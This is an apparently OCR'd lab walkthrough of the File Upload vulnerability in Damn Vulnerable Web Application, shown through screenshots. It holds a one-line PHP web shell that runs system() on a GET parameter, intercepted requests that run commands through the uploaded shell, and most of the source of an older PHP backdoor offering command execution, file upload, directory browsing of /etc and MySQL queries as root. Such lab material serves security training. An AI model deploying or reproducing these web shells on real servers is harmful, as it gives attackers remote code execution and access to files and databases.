




File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
~/Desktop/shell.php - Mousepad
File Edit Search View Document Help
1 <?php echo "Shell";system($_GET['cmd']); ?>
2


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Browse... No file selected.
Upload
../../hackable/uploads/php succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Username: admin
Security Level: low
PHPIDS: disabled
View Source View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


Request to http://192.168.50.101:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/shell.php?cmd=pwd HTTP/1.1
2 Host: 192.168.50.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=high; PHPSESSID=59121bb5a2457ffc1e78e12fbdfd805e
10 Connection: close
11
12


Damn Vulnerable Web Ap
192.168.50.101/dvwa/hack
192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=pwd
Shell/var/www/dvwa/hackable/uploads

```
File  Edit  Search  View  Document  Help
31 }
32 if(isset($_REQUEST['upload'])){
33
34                 if(!isset($_REQUEST['dir'])) die('hey,specify directory!');
35                         else $dir=$_REQUEST['dir'];
36                 $fname=$HTTP_POST_FILES['file_name']['name'];
37                 if(!move_uploaded_file($HTTP_POST_FILES['file_name']['tmp_name'], $dir.$fname))
38                         die('file uploading error.');
39 }
40 if(isset($_REQUEST['mquery'])){
41
42         $host=$_REQUEST['host'];
43         $usr=$_REQUEST['usr'];
44         $passwd=$_REQUEST['passwd'];
45         $db=$_REQUEST['db'];
46         $mquery=$_REQUEST['mquery'];
47         mysql_connect("$host", "$usr", "$passwd") or
48     die("Could not connect: " . mysql_error());
49     mysql_select_db("$db");
50     $result = mysql_query("$mquery");
51         if($result≠FALSE) echo "<pre><h2>query was executed correctly</h2>\n";
52     while ($row = mysql_fetch_array($result,MYSQL_ASSOC)) print_r($row);
53     mysql_free_result($result);
54         die;
55 }
56 ?>
57 <pre><form action="<? echo $PHP_SELF; ?>" METHOD=GET >execute command: <input type="text" name="c"><input type="submit" value="go"><hr></form>
58 <form enctype="multipart/form-data" action="<?php echo $PHP_SELF; ?>" method="post"><input type="hidden" name="MAX_FILE_SIZE" value="1000000000">
59 upload file:<input name="file_name" type="file">    to dir: <input type="text" name="dir">  <input type="submit" name="upload" value="upload"></form>
60 <hr>to browse go to http://<? echo $SERVER_NAME.$REQUEST_URI; ?>?d=[directory here]
61 <br>for example:
62 http://<? echo $SERVER_NAME.$REQUEST_URI; ?>?d=/etc on *nix
63 or http://<? echo $SERVER_NAME.$REQUEST_URI; ?>?d=c:/windows on win
64 <hr>execute mysql query:
65 <form action="<? echo $PHP_SELF; ?>" METHOD=GET >
66 host:<input type="text" name="host"value="localhost">  user: <input type="text" name="usr" value=root> password: <input type="text" name="passwd">
67
68 database: <input type="text" name="db">  query: <input type="text" name="mquery"> <input type="submit" value="execute">
69 </form>
70
71 <!--     http://michaeldaw.org   2006    -->
```



Request to http://192.168.50.101:80

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1 GET /dvwa/hackable/uploads/php-backdoor.php?cmd=php HTTP/1.1
2 Host: 192.168.50.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=cf426ebae58ddbb257ed029de70bce35
10 Connection: close
11
12
```

Damn Vulnerable Web Ap | 192.168.50.101/dvwa/hack

Not secure | 192.168.50.101/dvwa/hackable/uploads/php-backdoor.php?cmd=...

execute command: [ ] go

---

upload file: Choose File No file chosen to dir: [ ] upload

---

to browse go to http://?d=[directory here]

for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

---

execute mysql query:

host: localhost user: root password: [ ]

database: [ ] query: [ ] execute